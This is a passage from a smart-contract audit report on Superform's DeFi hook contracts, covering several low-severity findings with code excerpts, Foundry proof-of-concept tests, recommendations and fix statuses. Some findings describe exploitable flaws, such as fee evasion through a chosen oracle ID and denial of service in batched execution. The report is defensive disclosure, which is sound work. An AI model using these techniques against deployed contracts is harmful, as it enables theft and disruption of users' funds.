        if (length == 1) {
            mode = ModeLib.encodeSimpleSingle();
            executionCalldata = abi.encodeCall(
                INexus.execute,
                (mode, ExecutionLib.encodeSingle(executions[0].target, executions[0].value,
                ↪  executions[0].callData))
            );
        } else if (length > 1) {
            mode = ModeLib.encodeSimpleBatch();
            executionCalldata = abi.encodeCall(INexus.execute, (mode, ExecutionLib.encodeBatch(executions)));
        } else {
            revert("Executions array cannot be empty");
        }
    }

    /*//////////////////////////////////////////////////////////////
                              VALIDATOR HELPER METHODS
    //////////////////////////////////////////////////////////////*/
    function _getSignature(bytes32 root) private view returns (bytes memory) {
        bytes32 messageHash = keccak256(abi.encode(superMerkleValidator.namespace(), root));
        bytes32 ethSignedMessageHash = MessageHashUtils.toEthSignedMessageHash(messageHash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrvKey, ethSignedMessageHash);
        return abi.encodePacked(r, s, v);
    }
}
```

Run with `make test-poc2 TEST=test_refundDOS`.

Recommendation: There is no workaround but to call `handleOps()` with value that would cover all the expected refunds as well.

Superform: Fixed in PR 676.

3.3.39 Incorrect Approval Spender in `build()` Function Allows Revert or Misbehavior In `ApproveAndSwapOdosHook`

Submitted by Cybrid

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: In `ApproveAndSwapOdosHook`, the `approveSpender` address is read from arbitrary calldata, but token approvals must always be granted to `odosRouterV2` because only this contract performs the token transfer via `transferFrom`. Allowing a dynamic approval address results in failed swaps or denial-of-service (DoS) scenarios.

Description: Within the `build()` function, the `approveSpender` is parsed from the calldata at byte offset 157:

```
address approveSpender = BytesLib.toAddress(data, 157);
if (approveSpender == address(0)) {
    approveSpender = address(odosRouterV2);
}
```

This creates the impression that any address can be approved to spend the token, unless the caller passes `0x0`, in which case it defaults to `odosRouterV2`. However, in the final swap execution, `odosRouterV2` is always the one calling `transferFrom` on the token contract. If the `approveSpender` is not set to `odosRouterV2`, the swap will inevitably revert due to the mismatch between the approved address and the actual caller of `transferFrom`. This not only breaks intended functionality but also allows a malicious user to cause denial-of-service in batched execution pipelines.

Impact: Low: The option for approval to any address other than odosRouterV2 will cause a revert during token transfer, resulting in failed swaps. Hence, the option should not exist.

Likelihood: Medium - Because the function explicitly accepts dynamic calldata input, users or integrations may unintentionally (or maliciously) supply an incorrect `approveSpender` address.

Recommendation: Restrict `approveSpender` to be `odosRouterV2` only. Remove the dynamic assignment from calldata and enforce the correct spender at compile time:

```
address approveSpender = address(odosRouterV2);
```

Superform: Fixed in PR 635.

3.3.40 `ApproveERC20Hook` Cannot Clear Approvals

Submitted by Cybrid

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `ApproveERC20Hook` contract implementation disallows zero-amount approvals due to a hard check that reverts if `amount == 0`. This prevents clearing existing token approvals, which is a standard and important security practice.

Finding Description: Within the `build` function of `ApproveERC20Hook`, there's a condition:

```
if (amount == 0) revert AMOUNT_NOT_VALID();
```

This makes it impossible to use the hook for clearing token approvals by setting the approval amount to zero. Approval clearance is a standard approach in Ethereum to reduce the risk of token misuse, especially after interacting with potentially untrusted contracts. The hook builds two approval transactions:

- Approve `spender` for 0.
- Approve `spender` for the desired amount.

While the first `approve` call sets the allowance to 0 (a good practice to mitigate ERC20 race condition issues), the entire hook will revert if the final `amount` is `0`, which makes this hook unusable for just clearing approvals. This becomes especially problematic in workflows that want to:

- Reset allowances as a precaution.
- Revoke access for a given `spender`.

Impact Explanation: Low: Prevents users from revoking approvals via this hook.

Likelihood Explanation: High - If this hook is used as part of a chain of transaction, users will likely expect support for approval clearance.

Proof of Concept: A proof of concept is normally required for Critical, High and Medium Submissions for reviewers under 80 reputation points. Please check the competition page for more details, otherwise your submission may be rejected by the judges.

Recommendation: Change the validation logic to allow zero-value approvals.

```
- if (amount == 0) revert AMOUNT_NOT_VALID();
```

Superform: Fixed in PR 600.

3.3.41 Redundant Token Approvals in `build()` Function During Redemption

Submitted by Cybrid

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `build()` function of the `ApproveAndRedeem4626VaultHook` and `ApproveAndRedeem5115VaultHook` creates an execution plan for redeeming shares. However, it contains redundant and ineffective approval calls to the `IERC20` token contract that have no effect on the actual redemption process.

Description: In the generated `Execution[]`, the function creates these approval calls:

```
executions[0] = Execution({
    target: token,
    value: 0,
    callData: abi.encodeCall(IERC20.approve, (yieldSource, 0))
});
executions[1] = Execution({
    target: token,
    value: 0,
    callData: abi.encodeCall(IERC20.approve, (yieldSource, shares))
});
// ...
executions[3] = Execution({
    target: token,
    value: 0,
    callData: abi.encodeCall(IERC20.approve, (yieldSource, 0))
});
```

These approvals target the `yieldSource` (vault) and attempt to grant it permission to move `token` (probably the underlying asset). However, this is not required for `redeem()` because in `IERC4626.redeem(shares, receiver, owner)` and `IERC5115.redeem(account, shares, tokenOut, minTokenOut, burnFromInternalBalance)`, `shares` are redeemed (burned) from the `owner`, and when `caller` is not the `owner`, they must have `approved` the `caller` (i.e., `account`) to spend those shares. In other words, the `IERC20.approve()` calls in the builder does not affect the `redeem()` behavior.

Impact:

- Gas inefficiency: Unnecessary token approval and reset calls increase transaction cost.
- Developer confusion: May mislead others into thinking ERC20 approvals are required for redemption.
- No functional value: Does not affect execution or permissions in the ERC4626 redeem flow.

Likelihood: High. Every redemption that routes through this hook will include redundant approval calls.

Recommendation: Remove the following `approve()` calls from the `build()` logic:

```
- executions[0] = Execution({
-     target: token,
-     value: 0,
-     callData: abi.encodeCall(IERC20.approve, (yieldSource, 0))
- });
- executions[1] = Execution({
-     target: token,
-     value: 0,
-     callData: abi.encodeCall(IERC20.approve, (yieldSource, shares))
- });
- executions[3] = Execution({
-     target: token,
-     value: 0,
-     callData: abi.encodeCall(IERC20.approve, (yieldSource, 0))
- });
```

Focus instead on ensuring the `owner` of the shares has granted the proper allowance to `msg.sender` (the `account` doing the redeem).

Superform: Fixed in PR 654.

3.3.42 Addition of Loan and Collateral Token Units in `MorphoRepayHook::getUsedAssets()`

Submitted by boredpukar, also found by Rorschach

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `MorphoRepayHook.getUsedAssets()` function sums values denominated in incompatible token units without conversion. The return value is computed by adding:

1. `amountInCollateral` - a value denominated in collateral token units.
2. `derivedFeeAmount` - a value denominated in loan token units.

Adding these together yields a semantically invalid result. This corrupts all downstream systems consuming this data with invalid financial totals.

Finding Description: The vulnerability lies in this segment of the `getUsedAssets()` implementation:

```
function getUsedAssets(address, bytes memory data) external view returns (uint256) {
    BuildHookLocalVars memory vars = _decodeHookData(data);
    uint256 amountInCollateral = deriveCollateralAmountFromLoanAmount(vars.oracle, outAmount);
    MarketParams memory marketParams =
        _generateMarketParams(vars.loanToken, vars.collateralToken, vars.oracle, vars.irm, vars.lltv);
    return amountInCollateral + deriveFeeAmount(marketParams);
}
```

Here:

- `amountInCollateral` is computed by converting the loan token value to collateral token units using the oracle.
- `deriveFeeAmount()` computes a fee value in loan token units, based on elapsed time, borrow rate, and fee percentage.

These represent different tokens and cannot be safely added together without prior conversion. The resulting value returned from `getUsedAssets()` is thus numerically valid but semantically meaningless.

Impact Explanation: Adding values in different token domains can lead to severe downstream protocol logic errors.

Likelihood Explanation: This logic is triggered anytime `getUsedAssets()` is called and always produces a corrupted value.

Proof of Concept: Add the following `test_RepayHook_UnitMismatchInAmountInCollateral` function on the `MorphoLoanHooks.t.sol` suite and run the associated tests.

```
forge test --match-path test/unit/hooks/loan/MorphoLoanHooks.t.sol --match-test
↪  test_RepayHook_UnitMismatchInAmountInCollateral -vvv.
```

```
function test_RepayHook_UnitMismatchInAmountInCollateral() public {
    // Simulate a loan of 100 LOAN tokens (standard 18 decimals assumed here)
    uint256 loanAmount = 100e18;

    // Convert the loan amount to its equivalent value in collateral tokens using a mock oracle
    // Oracle is set such that 1 COLL = 2 LOAN $\rightarrow$ collateralAmount = 200 COLL
    uint256 amountInCollateral = repayHook.deriveCollateralAmountFromLoanAmount(address(mockOracle),
    ↪  loanAmount);

    // Derive a fee amount (1%) in terms of LOAN tokens - same unit as loanAmount
    uint256 derivedFeeAmount = (loanAmount * 1) / 100; // $\rightarrow$ 1 LOAN token

    // Add the two values
    // `amountInCollateral` is in COLL units
    // `derivedFeeAmount` is in LOAN units
    // These two values represent different token types and should never be directly added
    uint256 unsafeTotal = amountInCollateral + derivedFeeAmount;

    // Assertion shows the addition did not overflow and produced a numeric value
    // BUT the result is semantically meaningless - units are mixed!
    // This mirrors exactly what happens in MorphoRepayHook.getUsedAssets()
    assertTrue(
        derivedFeeAmount != 0 &&
        unsafeTotal != 0 &&
        derivedFeeAmount + amountInCollateral == unsafeTotal,
        "Addition succeeded despite being cross-token"
    );

    // These are in different units but were added blindly
    console2.log("Amount in Collateral Token Units (COLL): %s", amountInCollateral);  // ~200e18
    console2.log("Fee Amount in Loan Token Units (LOAN): %s", derivedFeeAmount);      // ~1e18
    console2.log("Unsafe Total: %s", unsafeTotal); // ~201e18 - looks valid, but is semantically incorrect
}
```

```
Ran 1 test for test/unit/hooks/loan/MorphoLoanHooks.t.sol:MorphoLoanHooksTest
[PASS] test_RepayHook_UnitMismatchInAmountInCollateral() (gas: 19139)
Logs:
  Amount in Collateral Token Units (COLL): 200000000000000000000
  Fee Amount in Loan Token Units (LOAN): 1000000000000000000
  Unsafe Total: 201000000000000000000
```

Recommendation: Do not add values from different unit domains. Only sum values that represent the same asset.

Superform: Fixed in PR 548.

3.3.43 Silent Underreporting in `MorphoRepayHook::getUsedAssets`: Wrong Unit Conversion and Zeroed Input

Submitted by boredpukar

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `getUsedAssets()` function in `MorphoRepayHook` is meant to report how many loan tokens were used in a repayment operation. Instead, it suffers from two compounding issues:

1. It treats a collateral token balance (outAmount) as if it were a loan token value.
2. That same variable is reset to zero before it's ever used, making the function return only the loan fee - and not the actual repayment amount.

Together, these result in silent, incorrect accounting of used assets in repayment flows.

Finding Description: In the Morpho loan hook architecture, `getUsedAssets()` is designed to report the total amount of loan tokens used by a repayment operation. However, due to improper type handling, it processes collateral token balances as if they were loan token amounts:

```
function getUsedAssets(address, bytes memory data) external view returns (uint256) {
    BuildHookLocalVars memory vars = _decodeHookData(data);
    uint256 amountInCollateral = deriveCollateralAmountFromLoanAmount(vars.oracle, outAmount);
    MarketParams memory marketParams =
        _generateMarketParams(vars.loanToken, vars.collateralToken, vars.oracle, vars.irm, vars.lltv);
    return amountInCollateral + deriveFeeAmount(marketParams);
}
```

Here,

- `outAmount` is sourced from the output of a prior hook - which, for repay flows, is a collateral token balance.
- `deriveCollateralAmountFromLoanAmount()` expects a loan token amount to convert via the oracle.

Passing `outAmount` in collateral units into this function results in mathematically invalid logic: a conversion like `COLL * price` instead of the expected `LOAN * price`.

When a collateral balance of `200 COLL` is passed as `outAmount`, and the oracle reports `1 LOAN = 2 COLL` (i.e., price = 2e36), the logic incorrectly interprets `200 COLL` as `200 LOAN`, and converts it into `400 COLL`:

```
Actual input:    200 COLL (should be unchanged)
Assumed input:   200 LOAN
Oracle price:    1 LOAN = 2 COLL
Converted value: 200 LOAN * 2 COLL/LOAN = 400 COLL
```

Even if the units were correct, the value becomes unusable:

```
function _postExecute(address, address, bytes calldata) internal override {
    outAmount = 0;
}
```

By the time `getUsedAssets()` is called, `outAmount` is always zero, meaning the function returns only the fee, completely omitting the repayment itself.

Impact Explanation: The function always underreports asset usage by returning only the fee. These incorrect reports can affect reward logic, execution refunds, or loan state transitions relying on usage data.

Likelihood Explanation: This logic executes every time `getUsedAssets()` is called in a repay flow using collateral token output hooks.

Proof of Concept: Add the following `test_UnitMismatchInGetUsedAssets` test in the `MorphoLoanHooks.t.sol` suite and rerun the associated tests.

```
function test_UnitMismatchInGetUsedAssets() public {
    // Simulate collateral balance of 200 COLL (same as token decimals)
    uint256 fakeCollateralBalance = 200e18;

    // Set up an inflow hook that outputs collateral tokens
    MockHook inflowHook = new MockHook(ISuperHook.HookType.INFLOW, collateralToken);
    inflowHook.setOutAmount(fakeCollateralBalance);

    // Encode repay data using this inflow
    bytes memory data = _encodeRepayData(true, false);

    // Register this hook as the previous hook to the RepayHook
    uint256 usedAssets = repayHook.getUsedAssets(address(inflowHook), data);

    // If outAmount was zeroed before this call, usedAssets will only return the fee

    // The hook should have treated 200 COLL as 200 LOAN, and converted it → 400 COLL
    uint256 incorrectlyConverted = (fakeCollateralBalance * 2e36) / 1e36;

    // Log output - it should have incorrectly interpreted outAmount in COLL as if in LOAN
    console2.log("Reported Used Assets (assumed as LOAN):", usedAssets);
    console2.log("Actual Value (was COLL):", incorrectlyConverted);

    // The test should fail if usedAssets matches COLL directly - it proves unit mismatch
    assertEq(usedAssets, incorrectlyConverted, "Misinterpreted units: COLL treated as LOAN");
}
```

Recommendation: Ensure that the value passed to `deriveCollateralAmountFromLoanAmount()` is indeed denominated in loan tokens. Update `getUsedAssets()` to return the true repayment `amount + fee` both in loan token units.

Superform: Fixed in PR 548.

3.3.44 `ApproveAndWithdraw7540VaultHook.sol` approves incorrect amount

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: It uses same amount to approve `token` and to pass into `withdraw()`:

```
executions = new Execution[](4);
executions[0] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (yieldSource,
↪  0))});
executions[1] =
    Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (yieldSource, amount))});
executions[2] = Execution({
    target: yieldSource,
    value: 0,
    callData: abi.encodeCall(IERC7540.withdraw, (amount, account, account))
});
executions[3] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (yieldSource,
↪  0))});
```

However it should approve ERC4626 shares to it and pass assets into `withdraw()` - so should be 2 different amounts. It uses same for both different actions by mistake.

Recommendation: `withdraw()` in ERC7540 does not take shares from user according to standard, so approves can be removed completely.

Superform: Fixed in PR 646.

3.3.45 Important ERC7540 hooks are missing

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: There are different hooks in `vaults/7540/*` folder. There are 2 versions of the same action: 1) with approve, 2) without approve. To be complete there is 1 hook missing: `ApproveAndRequestRedeem`. And there are redundant ones: 1) `ApproveAndRedeem7540VaultHook`, 2) `ApproveAndWithdraw7540VaultHook`.

They are redundant as there is no need to approve cause `ERC7540.redeem()` don't transfer assets/shares `https://eips.ethereum.org/EIPS/eip-7540#request-flows`.

`ApproveAndRequestRedeem` is missing, so now user need to perform 2 different hooks, which breaks the purpose of having 2 versions of same action: 1) with approve, 2) without approve.

Recommendation: Remove redundant ones and add missing.

Superform: Fixed in PR 646.

3.3.46 Withdraw from Morpho cannot be performed after full repay

Submitted by T1MOH, also found by 0xodus

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Suppose following scenario:

1. User deposits 100 collateral and borrows 90 debt via `MorphoBorrowHook`.

2. User fully repays debt via `MorphoRepayHook`.
3. User wants to withdraw collateral from Morpho. But there are no options to do it.

There is no distinct hook to withdraw from Morpho, user only have MorphoRepayAndWithdrawHook. There is 1 if block which build calldata for withdraw, let's analyze code true block. `shareBalance = 0`, so it will repay 0:

```
function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...
    if (vars.isFullRepayment) {
        uint128 borrowBalance = deriveShareBalance(id, account); // <<<
        uint256 shareBalance = uint256(borrowBalance); // <<<
        uint256 amountToApprove = deriveLoanAmount(id, account) + deriveInterest(marketParams) + fee;
        collateralForWithdraw = deriveCollateralForFullRepayment(id, account);

        // ...
        executions[2] = Execution({
            target: morpho,
            value: 0,
            callData: abi.encodeCall(IMorphoBase.repay, (marketParams, 0, shareBalance, account, "")) // 0
            ↪  assets as // <<<
                // we are repaying in full
        });
        // ...
    } else {
        // ...
    }
}

function deriveShareBalance(Id id, address account) public view returns (uint128 borrowShares) {
    (, borrowShares,) = morphoStaticTyping.position(id, account);
}
```

It won't succeed as Morpho reverts on 0 operations (Morpho.sol#L278). Let's analyze else block. Again it tries to repay, but debt is already 0 so repay can't be called.

```
} else {
    if (vars.usePrevHookAmount) {
        vars.amount = ISuperHookResult(prevHook).outAmount();
    }
    uint256 fullCollateral = deriveCollateralForFullRepayment(id, account);
    collateralForWithdraw = deriveCollateralForPartialRepayment(id, account, vars.amount, fullCollateral);

    // ...
    executions[2] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.repay, (marketParams, vars.amount, 0, account, "")) // 0 shares as
        ↪  // <<<
            // partial repayment
    });
    executions[4] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(
            IMorphoBase.withdrawCollateral, (marketParams, collateralForWithdraw, account, account)
        )
    });
}
```

As a result, user's collateral is locked forever in Morpho, because Superform doesn't have options to withdraw it.

Severity: Issue should be assessed based on contracts present in-scope, I believe it's incorrect to apply upgradeability from ERC7579. Issue severity is not affected by whether contract in question is upgradeable or not - that's the stance of Spearbit across all audits. Therefore, the severity level should be determined based on actual contracts, as if the ability to upgrade the ERC7579 module is not provided.

Recommendation: Add `MorphoWithdrawHook`.

Superform: Fixed in PR 650.

3.3.47 `MorphoRepayHook.deriveCollateralAmountFromLoanAmount()` works incorrectly

Submitted by T1MOH, also found by Bizarro and Christoph Michel

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: It should reverse calculation to `Math.mulDiv(loanAmount, PRICE_SCALING_FACTOR, price)`:

```
function deriveCollateralAmountFromLoanAmount(address oracle, uint256 loanAmount)
    public
    view
    returns (uint256 collateralAmount)
{
    IOracle oracleInstance = IOracle(oracle);
    uint256 price = oracleInstance.price();

    collateralAmount = Math.mulDiv(loanAmount, price, PRICE_SCALING_FACTOR);
}
```

`MorphoRepayAndWithdrawHook.sol` contains correct version for example:

```
function deriveCollateralAmountFromLoanAmount(address oracle, uint256 loanAmount)
    public
    view
    returns (uint256 collateralAmount)
{
    IOracle oracleInstance = IOracle(oracle);
    uint256 price = oracleInstance.price();

    collateralAmount = Math.mulDiv(loanAmount, PRICE_SCALING_FACTOR, price);
}
```

Price in Morpho represents price of collateral token in ln terms of loan token. For example in WBTC/USDC (WBTC is collateral) pool price 1080e36 is equivalent to 1 WBTC = 108000 USDC.

Recommendation: Reverse price.

Superform: Fixed in PR 636.

3.3.48 Insufficient input validation in `SuperExecutorBase._updateAccounting()`

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: `SuperLedgerConfiguration` contains configs of all yield sources, identified by `yieldSourceOracleId`:

```
/// @notice Current active yield source oracle configurations
/// @dev Maps from oracle ID to its configuration including oracle address, fees, and management info
mapping(bytes4 yieldSourceOracleId => YieldSourceOracleConfig config) private yieldSourceOracleConfig;

struct YieldSourceOracleConfig {
    /// @notice Address of the oracle that provides price information for this yield source
    address yieldSourceOracle;
    /// @notice Fee percentage charged on yield in basis points (0-10000, where 10000 = 100%)
    uint256 feePercent;
    /// @notice Address that receives collected fees
    address feeRecipient;
    /// @notice Address with permission to update this configuration
    address manager;
    /// @notice Address of the ledger contract that uses this configuration
    address ledger;
}
```

It's used in `SuperExecutorBase` to query `yieldSourceOracle` to price Inflow/Outflow amounts and hence take fee from profit in `BaseLedger`. It all happens after execution in `SuperExecutorBase._updateAccounting()`. Problem is that it never checks that user supplies appropriate `bytes4 yieldSourceOracleId`:

```
function _updateAccounting(address account, address hook, bytes memory hookData) internal virtual {
    ISuperHook.HookType _type = ISuperHookResult(hook).hookType();
    if (_type == ISuperHook.HookType.INFLOW || _type == ISuperHook.HookType.OUTFLOW) {
        // Extract yield source information from the hook data
        bytes4 yieldSourceOracleId = hookData.extractYieldSourceOracleId(); // <<<
        address yieldSource = hookData.extractYieldSource();

        // Get configuration for the yield source oracle
        ISuperLedgerConfiguration.YieldSourceOracleConfig memory config = // <<<
            ledgerConfiguration.getYieldSourceOracleConfig(yieldSourceOracleId);
        if (config.manager == address(0)) revert MANAGER_NOT_SET();

        // Update accounting records and calculate any fees
        uint256 feeAmount = ISuperLedger(config.ledger).updateAccounting(
            account,
            yieldSource,
            yieldSourceOracleId,
            _type == ISuperHook.HookType.INFLOW, // True for inflow, false for outflow
            ISuperHookResult(address(hook)).outAmount(), // Amount of shares or assets processed
            ISuperHookResultOutflow(address(hook)).usedShares() // Shares consumed (for outflows)
        );

        // Handle fee collection for outflows if a fee was generated
        if (feeAmount > 0 && _type == ISuperHook.HookType.OUTFLOW) {
            // Sanity check to ensure fee isn't greater than the output amount
            if (feeAmount > ISuperHookResult(address(hook)).outAmount()) revert INVALID_FEE();

            // Determine token type (native or ERC20) and process fee transfer
            address assetToken = ISuperHookResultOutflow(hook).asset();
            if (assetToken == address(0)) {
                // Native token handling
                if (account.balance < feeAmount) revert INSUFFICIENT_BALANCE_FOR_FEE();
                _performNativeFeeTransfer(account, config.feeRecipient, feeAmount);
            } else {
                // ERC20 token handling
                if (IERC20(assetToken).balanceOf(account) < feeAmount) revert INSUFFICIENT_BALANCE_FOR_FEE();
                _performErc20FeeTransfer(account, assetToken, config.feeRecipient, feeAmount);
            }
        }
    }
}
```

And same in `BaseLedger.updateAccounting()`:

```
function _updateAccounting(
    address user,
    address yieldSource,
    bytes4 yieldSourceOracleId,
    bool isInflow,
    uint256 amountSharesOrAssets,
    uint256 usedShares
) internal virtual onlyExecutor returns (uint256 feeAmount) {
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory config =
        superLedgerConfiguration.getYieldSourceOracleConfig(yieldSourceOracleId);

    if (config.manager == address(0)) revert MANAGER_NOT_SET();
    if (config.ledger != address(this)) revert INVALID_LEDGER();

    // Get price from oracle
    uint256 pps = IYieldSourceOracle(config.yieldSourceOracle).getPricePerShare(yieldSource);
    if (pps == 0) revert INVALID_PRICE();

    if (isInflow) {
        _takeSnapshot(
            user,
            amountSharesOrAssets,
            yieldSource,
            pps,
            IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource)
        );
```

```
        emit AccountingInflow(user, config.yieldSourceOracle, yieldSource, amountSharesOrAssets, pps);
        return 0;
    } else {
        // Only process outflow if feePercent is not set to 0
        if (config.feePercent != 0) {
            uint256 amountAssets = _getOutflowProcessVolume(
                amountSharesOrAssets,
                usedShares,
                pps,
                IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource)
            );

            feeAmount = _processOutflow(user, yieldSource, amountAssets, usedShares, config);

            emit AccountingOutflow(user, config.yieldSourceOracle, yieldSource, amountSharesOrAssets,
            ↪  feeAmount);
            return feeAmount;
        } else {
            emit AccountingOutflowSkipped(user, yieldSource, yieldSourceOracleId, amountSharesOrAssets);
            return 0;
        }
    }
}
```

So user can perform following actions:

1) Supply such `bytes4 yieldSourceOracleId` during inflow, so that BaseLedger uses oracle that returns high price.
2) Supply such `bytes4 yieldSourceOracleId` during outflow, so that BaseLedger uses oracle that returns low price.

Effectively it means that BaseLedger calculates negative profit, so fee is not applied.

Recommendation: Ensure that `yieldSourceOracleId` is connected to `yieldSource`.

Superform: Acknowledged.

3.3.49 Incorrect `ltvRatio` check in `MorphoBorrowHook`

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: `MorphoBorrowHook` supplies `vars.amount` of collateral and borrows `loanAmount`:

```
function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...

    MarketParams memory marketParams =
        _generateMarketParams(vars.loanToken, vars.collateralToken, vars.oracle, vars.irm, vars.lltv);

    uint256 loanAmount = deriveLoanAmount(vars.amount, vars.ltvRatio, vars.lltv, vars.oracle); // <<<

    // ...
    executions[2] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.supplyCollateral, (marketParams, vars.amount, account, "")) // <<<
    });
    executions[3] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.borrow, (marketParams, loanAmount, 0, account, account)) // <<<
    });
}
```

`deriveLoanAmount()` simply uses `ltvRatio` to determine how much to loan, used like coefficient:

```
function deriveLoanAmount(uint256 collateralAmount, uint256 ltvRatio, uint256 lltv, address oracle)
    public
    view
    returns (uint256 loanAmount)
{
    IOracle oracleInstance = IOracle(oracle);
    uint256 price = oracleInstance.price();

    if (ltvRatio >= lltv) revert LTV_RATIO_NOT_VALID();

    uint256 fullAmount = Math.mulDiv(collateralAmount, price, PRICE_SCALING_FACTOR); // <<<
    loanAmount = Math.mulDiv(fullAmount, ltvRatio, PERCENTAGE_SCALING_FACTOR); // <<<
}
```

However there is strange check that makes certain operations revert:

```
if (ltvRatio >= lltv) revert LTV_RATIO_NOT_VALID();
```

Suppose following scenario:

1) USDC/USDT vault, price is one for simplicity. Liquidation threshold (lltv) is 0.9.
2) User calls MorphoBorrowHook: `amount = 100`, `ltvRatio = 0.1`. It means he supplies 100 collateral and loans `100 * 0.1 = 10` debt.
3) Now user wants to supply 50 and mint 100. His final LTV will be `110 / 150 = 0.73` - so this operation should succeed.
4) But mentioned check will make it revert because `ltvRatio = 2 > 0.9`. User can't perform such action in Superform.

Problem is that above sanity check doesn't take into consideration User's existing position in Morpho.

Severity Explanation: Superform is a set of ERC7579 modules to provide Smart Account integration with usual DeFi contracts. Finding explains how it fails to provide functionality:

> Breaks Core Functionality: Causes a failure in fundamental protocol operations.

Recommendation: Remove this check completely, Morpho performs similar check on final position anyway.

Superform: Fixed in PR 573.

3.3.50 No ability to decrease LTV in Morpho

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: There is only one hook where it can supply collateral to Morpho: `MorphoBorrowHook`. But user can't just supply, it also must borrow from Morpho here:

```
function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...

    MarketParams memory marketParams =
        _generateMarketParams(vars.loanToken, vars.collateralToken, vars.oracle, vars.irm, vars.lltv);

    uint256 loanAmount = deriveLoanAmount(vars.amount, vars.ltvRatio, vars.lltv, vars.oracle);

    // ...
    executions[2] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.supplyCollateral, (marketParams, vars.amount, account, "")) // <<<
    });
    executions[3] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.borrow, (marketParams, loanAmount, 0, account, account)) // <<<
    });
}
```

Problem is because Morpho doesn't allow to borrow 0 amount: Morpho.sol#L244. In case User's LTV is close to liquidation, user wants to increase collateral. Superform doesn't have this functionality.

Recommendation: Introduce `MorphoSupplyHook`.

Superform: Fixed in PR 623.

3.3.51 No ability to only borrow in Morpho hooks

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: User can borrow using MorphoBorrowHook, however it performs 2 actions at once: supply and borrow:

```
function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...
    executions[2] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.supplyCollateral, (marketParams, vars.amount, account, ""))
    });
    executions[3] = Execution({
        target: morpho,
        value: 0,
        callData: abi.encodeCall(IMorphoBase.borrow, (marketParams, loanAmount, 0, account, account))
    });
}
```

And also Morpho doesn't support supply of 0 amount: Morpho.sol#L308.

This limits users in following way, suppose scenario:

1. User supplies 50 asset, borrows 10.
2. Suppose price is 1, LLTV is 0.8. It means Morpho allows to borrow additional 30 `debtToken`.
3. But user can't use Superform to do so, because there is nothing left to supply.

In case user doesn't have collateral to supply, he can't borrow again.

Severity Explanation: Superform is a set of ERC7579 modules to provide Smart Account integration with usual DeFi contracts. Finding explains how it fails to provide functionality:

> Breaks Core Functionality: Causes a failure in fundamental protocol operations.

Recommendation: Consider adding hook to only borrow in Morpho.

Superform: Fixed in PR 629.

3.3.52 `BaseLedger.calculateCostBasisView()` reverts when user "withdraws" extra shares

Submitted by T1MOH, also found by 0xPhantom, 0xgh0st, mrMorningstar and seeques

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Ledger contracts are responsible for applying fee to user's profit during Outflow, i.e. the hook which converts shares back to assets. For example user deposits to ERC4626, BaseLedger tracks average price during Inflow. When user redeems shares back, it applies fee to user's profit. It's implemented in `_updateAccounting()`. `_takeSnapshot()` writes how much user deposits assets and receives shares.

```
function _updateAccounting(
    address user,
    address yieldSource,
    bytes4 yieldSourceOracleId,
    bool isInflow,
    uint256 amountSharesOrAssets,
    uint256 usedShares
) internal virtual onlyExecutor returns (uint256 feeAmount) {
    // ...

    if (isInflow) {
        _takeSnapshot( // <<<
            user,
            amountSharesOrAssets,
            yieldSource,
            pps,
            IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource)
        );
        return 0;
    } else {
        // Only process outflow if feePercent is not set to 0
        if (config.feePercent != 0) {
            // ...

            feeAmount = _processOutflow(user, yieldSource, amountAssets, usedShares, config); // <<<

            return feeAmount;
        } else {
            return 0;
        }
    }
}

function _takeSnapshot(address user, uint256 amountShares, address yieldSource, uint256 pps, uint256 decimals)
    internal
    virtual
{
    usersAccumulatorShares[user][yieldSource] += amountShares;
    usersAccumulatorCostBasis[user][yieldSource] += Math.mulDiv(amountShares, pps, 10 ** decimals);
}
```

During outflow, it calculates user profit:

```
    if (isInflow) {
        _takeSnapshot(
            user,
            amountSharesOrAssets,
```

```
            yieldSource,
            pps,
            IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource)
        );
        return 0;
    } else {
        // Only process outflow if feePercent is not set to 0
        if (config.feePercent != 0) {
            // ...

            feeAmount = _processOutflow(user, yieldSource, amountAssets, usedShares, config); // <<<

            return feeAmount;
        } else {
            return 0;
        }
    }

function _processOutflow(
    address user,
    address yieldSource,
    uint256 amountAssets,
    uint256 usedShares,
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory config
